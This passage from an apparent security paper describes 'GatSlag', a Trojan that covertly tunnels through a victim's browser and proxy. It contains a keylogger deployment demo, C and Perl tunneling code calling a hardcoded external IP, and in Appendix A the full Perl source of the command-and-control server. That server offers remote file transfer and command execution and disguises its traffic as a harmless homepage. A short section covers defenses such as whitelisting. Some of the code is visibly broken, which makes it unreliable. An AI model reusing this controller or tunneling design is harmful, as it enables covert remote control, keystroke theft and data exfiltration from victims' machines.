
DRAADLOOS is Online! Select command (C:/WINNT):
d for download
u for Upload:
l for non-DOS file listing

e for DOSExec (10s delay + DOS box)
r for RawExec
> for redirect DOSExec (DOS box)

Q to quit client
u
Sending request...
Client is ready to receive...Enter the filename
log.exe
upload log.exe

.....
DRAADLOOS is Online! Select command (C:/WINNT):
```

To demonstrate the capabilities of *GatSlag* the following network has been configured:



A *Victim* is located behind a firewall. The *Victim* connects to a proxy server and authenticates to it using NTLM authentication. The firewall implements NAT and the *Victim* is located on a non-

routed network. The firewall is configured to do content monitoring. For the purpose of the demonstration, the firewall and the proxy server is running on the same machine. Finally, the *Victim* is running *ZoneAlarm* personal firewall. For the purpose of this demonstration *GatSlag* has been compiled with a *MASTER* site as 127.0.0.1; the *Victim* is running a web server. Furthermore the *Victim* has already logged into the NT domain that resides on the domain controller (also on the firewall/proxy platform).

The Trojan is executed at the victim. The following happens:

- The Trojan connects to the proxy server. NTLM authentication takes place.
- The Trojan connects to localhost (the *MASTER* site) and obtains the IP address of the *Controller*
- The Trojan connects to the *Controller* via the proxy.

At this stage the decision is made to do a file listing of the "C:" drive. The next step is to upload a keyboard logger (*klogger.exe*). The uploaded file is renamed to its original filename and executed. After some keystrokes have been recorded at the *Victim*, the keyboard logger's keystroke file is downloaded. The *Controller* now executes a DOS command listing all environment variables.


The *Controller* is taken offline, and the *MASTER* site (local at the *Victim*) is changed in such a way that the *Controller* now is located on the Internet. After seven retries at the old *Controller* site, the Trojan again connects to the *MASTER* site, getting the IP of the new *Controller*. The Trojan establishes contact with the new *Controller*.

The demo ends with the inspection of logs of the firewall, the personal firewall and the proxy server.


6. Taking it further

6.1 Introduction

To implement further functionality to *GatSlag* is beyond the scope of this paper. Something more interesting to look at would be to tunnel normal TCP traffic via the Trojan. A simplified schematic of this process looks like this:



A more complete timing diagram of the process looks like this:



6.2 Flow Control

Flow control is one of the biggest problems when using this method. Communications between the *Client* and the *Controller*, and between the *Victim* and the *Server* can be regulated with normal non-blocking sockets (and using `select()`). The problem however is that there is no `select` command when dealing with the browser object.

We will discuss two scenarios that clearly illustrate the problem.

Scenario one deals with flow control problems at the Trojan side. Let us look at the relevant section at the Trojan:

1. Create socket
2. Connect to Server
3. Receive data from Server
4. Send data in `POST` to *Controller*
5. Wait for `POST` request to return
6. Receive data from *Controller* (in the `POST`'s reply)
7. Send data to Server
8. goto 3

Let us assume that the Trojan has connected to a server and starts receiving information (step 3). The data it receives is part of a reply to a command issued by the *Client* (in a previous transaction) such as "*rhelp*" in FTP. The data is packed into a `POST` and transmitted, received at the *Controller* and sent to the *Client*. The *Client* however does not send any response back, as it is waiting for the rest of the data. At the *Controller* we now have a problem, as both sockets (the one where the Trojan connects, and the one where the *Client* connects) are not receiving any additional data. A response to the `POST` is never sent and the Trojan waits forever for a reply.

A way around this problem is to check the Trojan<->Server socket for the availability for new data (using `FD_ISSET`) before sending the `POST`, and if so, putting a special marker inside the `POST` header, stating that there is more data on its way. At the *Controller* side the marker is detected and a blank `POST` reply is sent. Another way would be to first receive all the data on the Trojan<->Server socket, and then send it in one massive `POST`. This has the disadvantage that it could lead to timeouts on clients.

A sample of the code that would perform this action might look like this (at the Trojan):

```
int didread=0; bytesread=0;
```



```
if (FD_ISSET(mysocket, &rfs)) {
    bytesread=recv(mysocket,(char *)data,1024,0);
    didread=1;
}
rc = select(mysocket+1, &rfs, &wfs, &efs, &s_sleeptime);

if (didread==1){
    if (FD_ISSET(mysocket, &rfs)) {
        rtx(controller,"rawdata-multipart","",3,data,bytesread,returns);
    }
    else {
        rtx(controller,"rawdata","",3,data,bytesread,returns);
    }
}

if (didread==0){
    rtx("http://196.30.67.100:80","rawdataBLANK","",3,data,bytesread,returns);
}
```

At the *Controller* (PERL again) it might look something like this:

```
if ($buffer !~ /rawdataBLANK/){
    $rs=1; $ms=length($decodedpost);
    while (1){
        $rs=$rs+send($new_sock,$decodedpost,0);
        if ($rs >= $ms) {last;}
    }
}

if ($buffer =~ /rawdata-multipart/){
    postreply("");
}

if ($buffer =~ /rawdataBLANK/){
    if (length($qlbuffer)>1){
        postreply($qlbuffer);
    } else {postreply("");}
}
```

Notice in the C code that if no data was received, the Trojan will send a *POST* with *rawdataBLANK* in the header. Upon receiving this at the *Controller*, the outgoing buffer (*\$qlbuffer*) is sent (if it contains anything). This ensures that, should the Trojan connect to a Server that expects data before it sends anything; the main loop does not die.

Scenario two also involves flow control - this time at the *Controller* side. At the stage when the relay command has been issued the *Controller* is already listening on one port to accept the HTTP requests. It now needs to create an additional socket that needs to be bound on another port - the port where the *Client* will connect.

It is clear from the diagram that there is a relative long wait for the *Client* from the time that it connected to the *Controller* until it can find a "vehicle" for data delivery to the server (via the *Controller* and Trojan). If the *Client* wants to transmit data the moment it has an established connection (like NetBIOS does when mapping a new drive) the *Controller* needs to buffer the data until the *Controller* reaches the state where it can reply to a *POST* request from the Trojan. Remember, the *Controller* cannot send data to the Trojan as it wishes - it has to respond after the Trojan has *POST*-ed something.

A sample of PERL code at the *Controller* that does this buffering looks like this:

```
sub receivelocal{
    print "Received data to sent to Trojan: [$!buffer]\n";
    if (($rts==1) && (defined($clientsock)) && (length($!buffer) > 0)){
        $qlbuffer=$qlbuffer.$!buffer;
        transmitdata($qlbuffer);
        $qlbuffer=""; $!buffer=""; $rts=0;
    } else {
        $qlbuffer=$qlbuffer.$!buffer;
        print "Cant send - not ready - buffering...\n";
    }
}
```

The flag *\$rts* (ready-to-send) is set to 0 after transmission and to 1 right after the *POST* request from the Trojan has been received and decoded. Note that both sockets at the *Controller* (the one receiving data for the Trojan and the one for the *Client*) needs to be non-blocking, and that the subroutine that process the data should run as a child during a *fork()*.

6.3 Encoding

Another (small) problem one might run into is that of data encoding. In the previous code snippets we saw that we used simple encoding in our *POST* replies, but no encoding in the body of the *POST* itself. Encoding of the *POST* body is necessary in proxy mode, as the *POST* data itself could now contain an HTTP header (if the Server is a web server), and an HTTP header within an HTTP header could confuse the *Controller's* header parsing routines. As the encoding used is the same as that of the *POST* header it is not repeated here.

6.4 Multiple Clients

Multiple connects from the *Client* to the *Controller* (such as a web browser), or multiple clients are another problem. Our transport (the Trojan's browser) can only handle one "transaction" at a time. The prototype proxy mode Trojan currently does not support multiple clients. A possible fix for

this problem would be to create a separate web browser object to handle each separate connection.

6.5 Conclusion

It is clear that while tunneling a complete TCP session over *GatSlag* is technically possible it appears programmatically challenging. Please note that the method described is not the same as tunneling a TCP session over HTTP - with straight HTTP one has proper flow control of both sets of sockets - here we are dealing with a browser (and 3 sockets) that does not have the same properties as a socket.

7. Possible fixes/workarounds/protection

How to we counter this type of communication? How do we detect if this is indeed happening? Usually firewalls and proxies prevent communication while IDS detects if such communication takes place. In the case of *GatSlag* firewalls and proxies now have to prevent users from surfing the Internet, while the IDS now has to detect that users are indeed surfing the Internet. In the current version of *GatSlag*, the IDS can focus on the "marker" added at the end of the data transmission, but changing the marker is trivial. If the *Controller* is located on an SSL-secured site the IDS is virtually useless.

7.1 Policies

There is not a lot one can do against this type of communication. It relies on the fact that a user can browse the Internet. As such, the best type of protection against the Trojan would be to simply disallow users from surfing the Internet. For a long time employees have taken surfing the 'net for granted. They expect the company they work for to have an Internet connection, to get their own email address and to be able to surf the WWW. This perception is changing rapidly - companies now have "Internet use" policies and do not provide blanket Internet access to all employees - if a user wants to access the Internet he/she must make use of public ISP's.

7.2 Delivery (policies part II)

One aspect of the Trojan that has not been touched is that of delivery. Delivery is still one of the trickiest aspects of installing a Trojan in a well-protected network. Having up to date virus scanners and content level monitoring on email and web content is always a good thing. The education of users is most important - users should know not to download and execute foreign code on their computers or to accept and execute attachments. The company's Internet use policy should provide

guidelines to users as to what is acceptable behavior and what is not.

7.3 White listing

Most organizations that do limit Internet access make use of black listing - restricting user from visiting porn sites, or sites that are deemed "unfit" to view. In the same way, email attachments are filtered - on extension and on content. An example of this is when a user cannot receive any .EXE, .AVI or .MP3 attachments in their email.

While this is going a long way to reduce viruses and worms to enter the network, it is simply not enough. One should look at white listing attachments and web sites on the 'net. This means you have "default deny" policy, and only allow web access to certain predefined sites, and only certain pre-approved attachment file extensions to enter (and leave) the network. While this might cause a small revolution in the company, it will go a long way to preserve the integrity of the network. Think about the firewall's packet filter rules - do you allow everything and block specific ports to your internal network, or do you block everything and only allow traffic on certain ports to enter?

8. Appendix A: Source of Server

```
#!/usr/bin/perl
use IO::Socket;
use Net::hostent;

$|=1;
($port)=@ARGV;
$port = 80 unless $port;
#a socket is born
$server = IO::Socket::INET->new( Proto => 'tcp',
                                LocalPort=> $port,
                                Listen => SOMAXCONN,
                                Reuse => 1);

logprint ("Waiting for Trojan to connect to us...\n");
#####main loop..the never-ending story
while (1==1){
    $client = $server->accept();
    $client->autoflush(1);
    $file=""; $flag=0; $big="";
    while (<$client>){
        ##### Get the mode from a POST
        if ($_ =~ /^POST/){
            $flag=1; $ppost="";
            ($dummy,$poster)=split(/POST/,$_);
            chomp $poster; chop $poster;
            #mode selection
            if ($poster =~ /transfer/) {$mode=2;}
            if ($poster =~ /list/){$mode=1;}
        }
    }
}
```

```

if ($poster =~ /show/){$mode=3;}
#we decode the encoded bit
@hexit=split(/\%/, $poster);
foreach $char (@hexit){
    $ppost=$ppost.pack("c",hex($char));
}
#take the name after the last \
@path=split(/\/, $ppost);
$extract=@path[$#path];
}
##### Determine the content length
if ($_ =~ /Content-Length/) {
    ($dummy,$contentlength)=split(/:/,$_);
    chomp $contentlength; chop $contentlength;
    $contentlength =~ s/ //g;
    if ($mode ==2){logprint ("Filelength is [$contentlength]");}
}
#####When this occur we know we in the POST body
if (($flag ==1) && (length($_)<3)){$flag=2;}
##### Receive the POST body
##### mode 1-listing, mode 2-file TX, mode 3-view
if ($flag == 2){
    $big=$big.$_;
    if ($mode ==2 ){print " " .;}
    ## read until we get the marker
    if ($_ =~ /###Mar---ker@@@/) {
        ($realfile,$dummy)=split(/###Mar---ker@@@/, $big);
        if (($mode==3) || ($mode==1)) {logprint ($realfile);}
        if ($mode==2){
            open (OUT,">$extract") || die "Couldnt open the receive file\n";
            print OUT $realfile;
            close OUT;
        }
        ## begin with a HTTP header, send arb reply, close the connection
        ## end jump out of the socket loop
        startsend();
        print $client $toseed;
        sendresponse("Hello");
        close($client);
        last;
    }
}
## just in case
$client->autoflush(1);
##### This is for writing the file to the client
if (($_ =~ /^GET/) && ($_ =~ /download/)){
    ##first start response
    startsend();
    ##Ask the user what file she wants & check if the file exists
    logprint ("Client is ready to receive...Enter the filename");
    while (1==1){
        $command="";
        while (($a=getc) ne "\n") {$command=$command.$a}
        if (open(IN,$command)>0) {last;}
        else {logprint ("No such file - please try again\n");}
    }
    ##OK we have a valid file, open it binmode, and start pumping it

```

```

binmode(IN);
logprint ("upload $command\n");
$loader="";
##The client test for this title to start grabbing text
print $client "<title>#download#download# Our homepage<\title>";
##The first byte is 00 - eliminates the first strtok in the client
print $client "#00#";
$nl=0;
while (<IN>){
    print ".";
    @all=split(/,,$_);
    foreach $element (@all){
        ## We encode the whole file in decimal with # separator
        $i=unpack("C*", $element);
        print $client "$i#";
        ## Put some newlines in there to make it look pretty
        $nl++;
        if ($nl > 80){print $client "\n\n"; $nl=0;}
    }
}
## Encoding ends with a $ - end marker
print $client "\$";
close($client);
}
##### Command parsing etc - way boring..
if (($_ =~ /^GET/) && ($_ !~ /download/) && ($_ =~ /^*)){
    ##first start response
    startsend();
    $real="#";
    ($duh,$windir,$name)=split(/\*,$_);
    logprint ("\n$name is Online! Select command ($windir):
        d for download
        u for Upload:
        l for non-DOS file listing

        e for DOSExec (10s delay + DOS box)
        r for RawExec
        > for redirect DOSExec (DOS box)

        Q to quit client");
    ## Make sure the user does not enter crap
    while (!(($a =~ /d/) || ($a =~ /u/) || ($a =~ /l/)
        || ($a =~ /e/) || ($a =~ /r/) || ($a =~ />/) || ($a =~ /Q/))){
        $a=<STDIN>;
    }
    ## Parse the output
    if ($a =~ /l/){
        $real=$real."dir#";
        logprint ("Enter the directory and spec you wish to view");
        $command="";
        while (($a=getc) ne "\n") {$command=$command.$a}
        $command =~ s/\\|\/|/g;
        $real=$real.$command."#";
    }
    if ($a =~ /d/){
        $real=$real."tx#";
        logprint ("Enter the full path and filename to transfer");
        $command="";
    }

```

```

while (($a=getc) ne "\n") {$command=$command.$a}
$command =~ s/\\|\\|g;
$real=$real.$command."#";
}
if ($a =~ /e/){
$real=$real."exe#";
logprint ("Enter the DOS command you wish to execute (no support for > or >>)");
$command="";
while (($a=getc) ne "\n") {$command=$command.$a}
$real=$real.$command."#";
}
if ($a =~ />/){
$real=$real."pipe#";
logprint ("Enter the DOS command you wish to execute (add > or >>s)");
$command="";
while (($a=getc) ne "\n") {$command=$command.$a}
$real=$real.$command."#";
}
if ($a =~ /r/){
$real=$real."rawexe#";
logprint ("Enter the path and name of the raw executable");
$command="";
while (($a=getc) ne "\n") {$command=$command.$a}
$real=$real.$command."#";
}
if ($a =~ /Q/){
$real=$real."quit#yep#";
logprint ("Press Enter to really quit");
while (($a=getc) ne "\n") {$command=$command.$a}
sendresponse($real);
exit;
}

if ($a =~ /u/){
logprint ("Sending request...");
sendresponse("#x#x#x#");
}
if ($a !~ /u/){
logprint($real);
sendresponse($real);
}
} #end of socket loop
} #end of 1==1 while..

##sub##### Build HTTP reply header
sub startsend{
$xtosend=<<EOT
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Date: Tue, 01 Apr 2000 00:00:00 GMT
Content-Type: text/html
Expires: Mon, 01 Jan 1990 05:00:00 GMT
Cache-control: private
Proxy-Connection: keep-alive

EOT
;

```

```
$xtosend=~s/\n/\r\n/g;
print $client $xtosend;
}

##sub##### Build the end of the HTTP response
sub sendresponse{
($title)=@_;

$xtosend=<<EOT
<title>$title      MY OWN HOMEPAGE</title>
<h1>
<blink>
My homepage is under construction. Please visit me later...
</h1>
</blink>

EOT
;

print $client $xtosend;
close($client);
}

##sub##### Just writing to file & out to screen.
sub logprint{
($line)=@_;
open (LOG,">>log") || die "Couldnt open log file for append\n";
print LOG $line;
print "$line\n";
close (LOG);
}
```